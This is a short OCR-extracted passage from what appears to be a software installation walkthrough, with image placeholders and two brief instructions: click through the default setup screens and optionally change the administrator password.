


All the options should be already set. Unless you know what you are doing, keep clicking the "Next" button.











Change the administrator password if you want.

